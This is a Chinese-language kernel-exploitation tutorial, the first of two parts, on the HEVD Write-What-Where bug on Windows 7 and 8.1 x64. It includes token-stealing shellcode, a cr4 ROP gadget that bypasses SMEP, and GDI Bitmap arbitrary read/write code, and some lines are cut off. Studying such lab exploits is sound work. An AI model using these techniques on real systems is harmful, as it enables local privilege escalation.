WWW利用从Win7 x64到Win10 x64 1607(上)

thund**** / 2019-08-10 10:00:00 / 浏览数 3805 安全技术 二进制安全 顶(1) 踩(0)

0x00：前言

本篇文章分为上下篇，主要分享HEVD这个Windows内核漏洞训练项目中的Write-What-Where漏洞在win7 x64到win10 x64 1605的一个爬坑过程，Windows内核漏洞的原理比较简单，关键点在于exp的编写，这里我从win7 x64开始说起，看此文章之前你需要有以下准备：

- Windows相应版本的虚拟机
- 配置好windbg等调试工具，建议配合VirtualKD使用
- 虚拟机打上相应版本的补丁

如果你不是很清楚这个漏洞的基本原理的话，你可以从我的另一篇文章了解到这个漏洞的原理以及在win 7 x86下的利用，我这里就不多加赘述了

0x01：Windows 7 x64利用

让我们简单回顾一下在Windows 7 x86下我们利用的利用思路和关键代码，全部的代码参考 => 这里

利用思路

- 初始化句柄等结构
- 计算我们需要Hook的地址HalDispatchTable+0x4
- 调用TriggerArbitraryOverwrite函数将shellcode地址放入Hook地址
- 调用NtQueryIntervalProfile函数触发漏洞
- 调用cmd验证提权结果

关键代码

计算Hook地址

```
DWORD32 GetHalOffset_4()
{
   // ntkrnlpa.exe in kernel space base address
   PVOID pNtkrnlpaBase = NtkrnlpaBase();

   printf("[+]ntkrnlpa base address is 0x%p\n", pNtkrnlpaBase);

   // ntkrnlpa.exe in user space base address
   HMODULE hUserSpaceBase = LoadLibrary("ntkrnlpa.exe");

   // HalDispatchTable in user space address
   PVOID pUserSpaceAddress = GetProcAddress(hUserSpaceBase, "HalDispatchTable");

   DWORD32 hal_4 = (DWORD32)pNtkrnlpaBase + ((DWORD32)pUserSpaceAddress - (DWORD32)hUserSpaceBase) + 0x4;

   printf("[+]HalDispatchTable+0x4 is 0x%p\n", hal_4);

   return (DWORD32)hal_4;
}
```

调用问题函数执行shellcode

```
NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQuery

printf("[+]NtQueryIntervalProfile address is 0x%x\n", NtQueryIntervalProfile);
NtQueryIntervalProfile(0x1337, &interVal);
```

众所周知Windows 7
x64是64位的，所以我们很快的就可以想到和32位的不同，所以我们在32位的基础上只需要改一下长度应该就可以拿到system权限了，实际上还是有很多坑的，这里我分享

- 当前线程中找到_KTHREAD结构体
- 找到_EPROCESS结构体
- 找到当前线程的token
- 循环便利链表找到system系统的token

- 替换token

```
mov     rax, gs:[188h]
   mov     rax, [rax+210h]
   mov     rcx, rax
   mov     rdx, 4

findSystemPid:
   mov    rax, [rax+188h]
   sub    rax, 188h
   cmp    [rax+180h], rdx
   jnz findSystemPid

   mov rdx, [rax+0208h]
   mov [rcx+0208h], rdx
   ret
```


Shellcode在64位下的编译

首先第一个就是shellcode如何放置在64位的编译环境下，如果是像32位那样直接在代码中嵌入汇编是行不通的，这里我们需要以下几步来嵌入汇编代码(我使用的环境是VS

1.项目源文件中多创建一个ShellCode.asm文件，放入我们的shellcode


```
.code
ShellCode proc
   mov     rax, gs:[188h]
   mov     rax, [rax+210h]
   mov     rcx, rax
   mov     rdx, 4

findSystemPid:
   mov    rax, [rax+188h]
   sub    rax, 188h
   cmp    [rax+180h], rdx
   jnz findSystemPid

   mov rdx, [rax+0208h]
   mov [rcx+0208h], rdx
   ret

ShellCode endp
end
```

2.右键ShellCode.asm文件，点击属性，生成中排除选择否，项类型选择自定义生成工具



3.在自定义工具里面的命令行和输出填写如下内容

```
ml64 /c %(filename).asm
%(filename).obj;%(outputs)
```



4.在ShellCode.h中申明如下内容，然后在主利用函数中引用即可

```
#pragma once

void ShellCode();
```

shellcode的放置

第二个坑就是shellcode的放置，在x86中我们是如下方法实现shellcode的放置

```
VOID Trigger_shellcode(DWORD32 where, DWORD32 what)
{
   WRITE_WHAT_WHERE exploit;
   DWORD lpbReturn = 0;
   exploit.Where = (PVOID)where;
   exploit.What = (PVOID)& what;

   printf("[+]Write at 0x%p\n", where);
   printf("[+]Write with 0x%p\n", what);
   printf("[+]Start to trigger...\n");

   DeviceIoControl(hDevice,
       0x22200B,
       &exploit,
       sizeof(WRITE_WHAT_WHERE),
       NULL,
       0,
       &lpbReturn,
       NULL);

   printf("[+]Success to trigger...\n");
}
```

因为我们现在是qword而不是dword，也就是说我们需要调用两次才能将我们的地址完全写进去，所以构造出如下的片段

```
VOID Trigger_shellcode(UINT64 where, UINT64 what)
{
```

```
   WRITE_WHAT_WHERE exploitlow;
   WRITE_WHAT_WHERE exploithigh;
   DWORD lpbReturn = 0;

   UINT32 lowValue = what;
   UINT32 highvalue = (what >> 0x20);

   exploitlow.What = (PULONG_PTR)& what;
   exploitlow.Where = (PULONG_PTR)where;

   printf("[+]Start to trigger ");

   DeviceIoControl(hDevice,
       0x22200B,
       &exploitlow,
       0x10,
       NULL,
       0,
       &lpbReturn,
       NULL);

   exploithigh.What = (PULONG_PTR)& highvalue;
   exploithigh.Where = (PULONG_PTR)(where + 0x4);

   DeviceIoControl(hDevice,
       0x22200B,
       &exploithigh,
       0x10,
       NULL,
       0,
       &lpbReturn,
       NULL);

   printf("=> done!\n");
}
```

最后整合一下代码即可实现利用，整体代码和验证结果参考 => 这里

0x02：Windows 8.1 x64利用

好了win7我们已经完成了利用，我们开始研究win8下的利用，首先我们需要了解一些win8的安全机制，我们拿在win7 x64下的exp直接拖入win8运行观察会发生什么，果不其然蓝屏了，我们查看一下在windbg中的分析

```
*** Fatal System Error: 0x000000fc
                       (0x00007FF6F3B31400,0x1670000089B30025,0xFFFFD000210577E0,0x0000000080000005)

Break instruction exception - code 80000003 (first chance)
...
0: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY (fc) // ■■■
An attempt was made to execute non-executable memory.  The guilty driver
is on the stack trace (and is typically the current instruction pointer).
When possible, the guilty driver's name (Unicode string) is printed on
the bugcheck screen and saved in KiBugCheckDriver.
Arguments:
Arg1: 00007ff6f3b31400, Virtual address for the attempted execute.
Arg2: 1670000089b30025, PTE contents.
Arg3: ffffd000210577e0, (reserved)
Arg4: 0000000080000005, (reserved)
```

windbg中提示ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY这个错误，我们解读一下这句话，企图执行不可执行的内存，等等，这不就是我们pwn中的NX保护吗

SMEP

我们详细来了解一下这个保护机制，SMEP保护开启的时候我们用户层的代码不能在内核层中执行，也就是说我们的shellcode不能得到执行

What is SMEP?

- Aka: "Supervisor Mode Execution Prevention"


- Detects **RING-0** code running in **USER SPACE**

- Introduced at Intel processors based on the **Ivy Bridge** architecture

- **Security feature** launched in **2011**

这个时候我们回想一下绕过NX的方法，瞬间就想到了ROP，那么我们现在是要拿ROP帮我们做哪些事情呢？我们看下面这张图，可以看到我们的SMEP标志位在第20位，也

- Feature enabled by the OS



- Detects **ring-0** code running in **user space**

- User space = Memory space used by applications programs (stack, heap, code, etc).

- **Ring-0** code is used by **kernel OSs**
- **Ring-3** code is used by **applications**

ROPgadgets

我们来查看一下我们的cr4寄存器的运行在我的环境下触发漏洞前后的对比

```
.formats 00000000001506f8 // ■■
   Binary:  00000000 00000000 00000000 00000000 00000000 0001        0101 00000110 11111000
.formats 0x406f8          // ■■
   Binary:  00000000 00000000 00000000 00000000 00000000 0000        0100 00000110 11111000
```

也就是说我们只需要将cr4修改为0x406f8即可在内核运行我们的shellcode从而提权，那么如何选择我们的ROP呢，我们来观察以下代码片段，可以看到里可以通过rax来修

```
1: kd> u KiConfigureDynamicProcessor+0x40
nt!KiConfigureDynamicProcessor+0x40:
fffff803`20ffe7cc 0f22e0          mov     cr4,rax
fffff803`20ffe7cf 4883c428        add     rsp,28h
fffff803`20ffe7d3 c3              ret
```

让我们再次看看我们在win7利用中如何进行Hook的，我们是直接把`Hal_hook_address`替换为ShellCode的地址

```
Trigger_shellcode(Hal_hook_address,(UINT64)&ShellCode);
NtQueryIntervalProfile(0x1234, &interVal);
```

我们想要做的是把`Hal_hook_address`先替换为我们的ROP，修改了cr4寄存器之后再执行我们的shellcode，这就需要进行多次读写的操作，显然光靠一个`Trigger_she`
BITMAP 对象，这个对象在Windows 8.1中可谓是一个必杀技，用好它可以实现任意读和任意写

BITMAP对象

首先我们需要了解一下这个对象的大致信息，我们直接用`CreateBitmap`函数创建一个对象然后下断点进行观察，函数原型如下

```
HBITMAP CreateBitmap(
_In_ int nWidth,
_In_ int nHeight,
_In_ UINT cPlanes,
_In_ UINT cBitsPerPel,
_In_ const VOID *lpvBits
);
```

我们构造如下代码

```
int main()
{
   HBITMAP hBitmap = CreateBitmap(0x10, 2, 1, 8, NULL);
   __debugbreak();
   return 0;
}
```

这里我们需要用`GdiSharedHadnleTable`这个句柄表来泄露我们`hBitmap`的地址，先不用管原理是什么，总之我们现在先找到我们Bitmap的位置，可以看到我们通过一系

```
1: kd> r
rax=000000007d050040 rbx=00000043e8613860 rcx=00007ffea6a934fa
rdx=0000000000000000 rsi=0000000000000000 rdi=00000043e8617d50
rip=00007ff7468c1033 rsp=00000043e858f8c0 rbp=0000000000000000
r8=00000043e858f8b8  r9=0000000000000000 r10=0000000000000000
r11=0000000000000246 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
WWW!main+0x23:
0033:00007ff7`468c1033 cc              int     3
1: kd> dt ntdll!_PEB -b GdiSharedHandleTable @$Peb
  +0x0f8 GdiSharedHandleTable : 0x00000043`e8920000
1: kd> ? rax&ffff
Evaluate expression: 64 = 00000000`00000040
1: kd> ? 0x00000043`e8920000+40*18
Evaluate expression: 291664692736 = 00000043`e8920600
1: kd> dq 00000043`e8920600
00000043`e8920600  fffff901`43c3dca0 40057d05`000008f4
00000043`e8920610  00000000`00000000 fffff901`400c2ca0
00000043`e8920620  40050405`00000000 00000000`00000000
00000043`e8920630  fffff901`43c5ed60 40080508`00000000
```

```
00000043`e8920640  00000000`00000000 fffff901`43d0d000
00000043`e8920650  40050505`00000000 00000000`00000000
00000043`e8920660  fffff901`43d0b000 40050305`00000000
00000043`e8920670  00000000`00000000 fffff901`43cb9d40
1: kd> !pool fffff901`43c3dca0
unable to get nt!ExpHeapBackedPoolEnabledState
Pool page fffff90143c3dca0 region is Paged session pool
fffff90143c3d000 size:  9f0 previous size:    0  (Allocated)  Gla1
fffff90143c3d9f0 size:   90 previous size:  9f0  (Allocated)  DCba Process: ffffe00002475080
fffff90143c3da80 size:   50 previous size:   90  (Free)       Free
fffff90143c3dad0 size:   a0 previous size:   50  (Allocated)  Usqm
fffff90143c3db70 size:   30 previous size:   a0  (Allocated)  Uspi Process: ffffe00002b83900
fffff90143c3dba0 size:   f0 previous size:   30  (Allocated)  Gla8
*fffff90143c3dc90 size:  370 previous size:   f0  (Allocated) *Gla5
       Pooltag Gla5 : GDITAG_HMGR_LOOKASIDE_SURF_TYPE, Binary : win32k.sys
```

让我们理一下这个过程，首先从命令中我们知道GdiSharedHandleTable是在PEB中，而GdiSharedHandleTable本身是一个保存GDI对象的句柄表，其指向的是一个叫

```
typedef struct{
   PVOID pKernelAddress;
   USHORT wProcessID;
   USHORT wCount;
   USHORT wUpper;
   PVOID wType;
   PVOID64 pUserAddress;
} GDICELL64;
```

从上面我们可以看到它可以泄露我们内核中的地址，过程就是先计算出函数返回值(rax)的低4字节作为索引，然后乘上GDICELL64的大小0x18，再加上GdiSharedHandle

- 首先找到我们的TEB
- 通过TEB找到PEB
- 再通过PEB找到GdiSharedHandleTable句柄表
- 通过计算获得Bitmap的地址

关键实现代码如下


```
DWORD64 getGdiShreadHandleTableAddr()
{
   DWORD64 tebAddr = (DWORD64)NtCurrentTeb();
   DWORD64 pebAddr = *(PDWORD64)((PUCHAR)tebAddr + 0x60);
   DWORD64 GdiShreadHandleTableAddr = *(PDWORD64)((PUCHAR)pebAddr + 0xf8);
   return GdiShreadHandleTableAddr;
}

DWORD64 getBitMapAddr(HBITMAP hBitmap)
{
   WORD arrayIndex = LOWORD(hBitmap);
   return *(PDWORD64)(getGdiShreadHandleTableAddr() + arrayIndex * 0x18);
}
```

让我们来查看一下Bitmap的结构，我们只需要关注重点的位置就行了

```
typedef struct{
BASEOBJECT64 BaseObject; // 0x18bytes
SURFOBJ64 SurfObj;
.......
} SURFACE64

typedef struct {
ULONG64 hHmgr; // 8bytes
ULONG32 ulShareCount; // 4bytes
WORD cExclusiveLock; // 2bytes
WORD BaseFlags; // 2bytes
ULONG64 Tid; // 8bytes
} BASEOBJECT64;

typedef struct{
ULONG64 dhsurf; // 8bytes
ULONG64 hsurf; // 8bytes
ULONG64 dhpdev; // 8bytes
```

```
ULONG64 hdev; // 8bytes
SIZEL sizlBitmap; // 8bytes
ULONG64 cjBits; // 8bytes
ULONG64 pvBits; // 8bytes
ULONG64 pvScan0; // 8bytes
ULONG32 lDelta; // 4bytes
ULONG32 iUniq; // 4bytes
ULONG32 iBitmapFormat; // 4bytes
USHORT iType; // 2bytes
USHORT fjBitmap; // 2bytes
} SURFOBJ64
```

这里我借鉴图片来说明，我们关注的点就只有一个pvScan0结构，它的偏移是 +0x50 处，可以发现它指向我们的Pixel Data，这个结构就是我们CreateBitmap函数传入的第五个参数，也就是说我们传入aaaa，那么pVscan0指向地址的内容就是aaaa




任意读写

我们刚才分析了那么多，说到底都是为了一个目的 =>
任意读任意写，那么如何才能任意读和写呢？这里我再介绍两个比较重要的函数SetBitmapBits和GetBitmapBits其原型如下

```
LONG SetBitmapBits(
 HBITMAP    hbm,
 DWORD      cb,
 const VOID *pvBits
);

LONG GetBitmapBits(
 HBITMAP hbit,
```

```
 LONG    cb,
 LPVOID  lpvBits
);
```

这两个函数的作用是向pvScan0指向的地址写(读)cb
byte大小的数据，说到这里貌似有一点任意读写的感觉了，光靠一个pvScan0是肯定不能任意读写的，所以这里我们考虑使用两个pvScan0，我们把一个pvScan0指向另外一



我们任意读写的代码构造如下，read函数实现将whereRead的内容读到whatValue的位置，write函数实现将whatValue的内容写入whereWrite的位置：

```
VOID readOOB(DWORD64 whereRead, LPVOID whatValue, int len)
{
   SetBitmapBits(hManagerBitmap, len, &whereRead);
   GetBitmapBits(hWorkerBitmap, len, whatValue);   // read
}

VOID writeOOB(DWORD64 whereWrite, LPVOID whatValue, int len)
{
   SetBitmapBits(hManagerBitmap, len, &whereWrite);
   SetBitmapBits(hWorkerBitmap, len, &whatValue);  // write
}
```

让我们平复一下激动的心情，我们现在有了任意读和写的机会了，我们只需要将我们的ROPgadgets写入我们需要Hook的位置，然后调用问题函数执行shellcode就行了，这

```
readOOB(Hal_hook_address, &lpRealHooAddress, sizeof(LPVOID));           // ■■Hook■■
writeOOB(Hal_hook_address, (LPVOID)ROPgadgets, sizeof(DWORD64));        // ■■ROPgadgets
//■■■■■■
writeOOB(Hal_hook_address, (LPVOID)lpRealHooAddress, sizeof(DWORD64));   // ■■Hook■■,■■■■■
```

整合思路

我们最后整合一下思路

- 初始化句柄等结构
- 内核中构造放置我们的shellcode

- 申请两个Bitmap并泄露Bitmap中的pvScan0
- 调用`TriggerArbitraryOverwrite`函数将一个pvScan0指向另一个pvScan0
- 两次读写实现写入ROPgadgets
- 调用`NtQueryIntervalProfile`问题函数
- 一次写入操作实现还原Hook地址的内容

最后整合一下代码即可实现利用，整体代码和验证结果参考 => 这里

0x03：后记

上篇就到这里结束了，win8.1的坑比较多，和win7比起来差距有点大，需要细心调试，下篇我准备分享在win10 x64 1511-1607下的利用，win10下的利用更加新奇，更往后的版本我就简单说明一下自己对利用的一些猜想，以后再来实践

参考资料：

[+] SMEP原理及绕过：https://github.com/ThunderJie/Study_pdf/blob/master/Windows%20SMEP%20bypass%20U%3DS.pptx

[+] ROP的选择：http://blog.ptsecurity.com/2012/09/bypassing-intel-smep-on-windows-8-x64.html

[+] Bitmap结构出处：http://gflow.co.kr/window-kernel-exploit-gdi-bitmap-abuse/

[+] wjllz师傅的博客：https://redogwu.github.io/

上一篇：CVE-2019-12937 To... 下一篇：APT28分析之X-agent样本分析

1. 0 条回复
   - 动动手指，沙发就是你的了！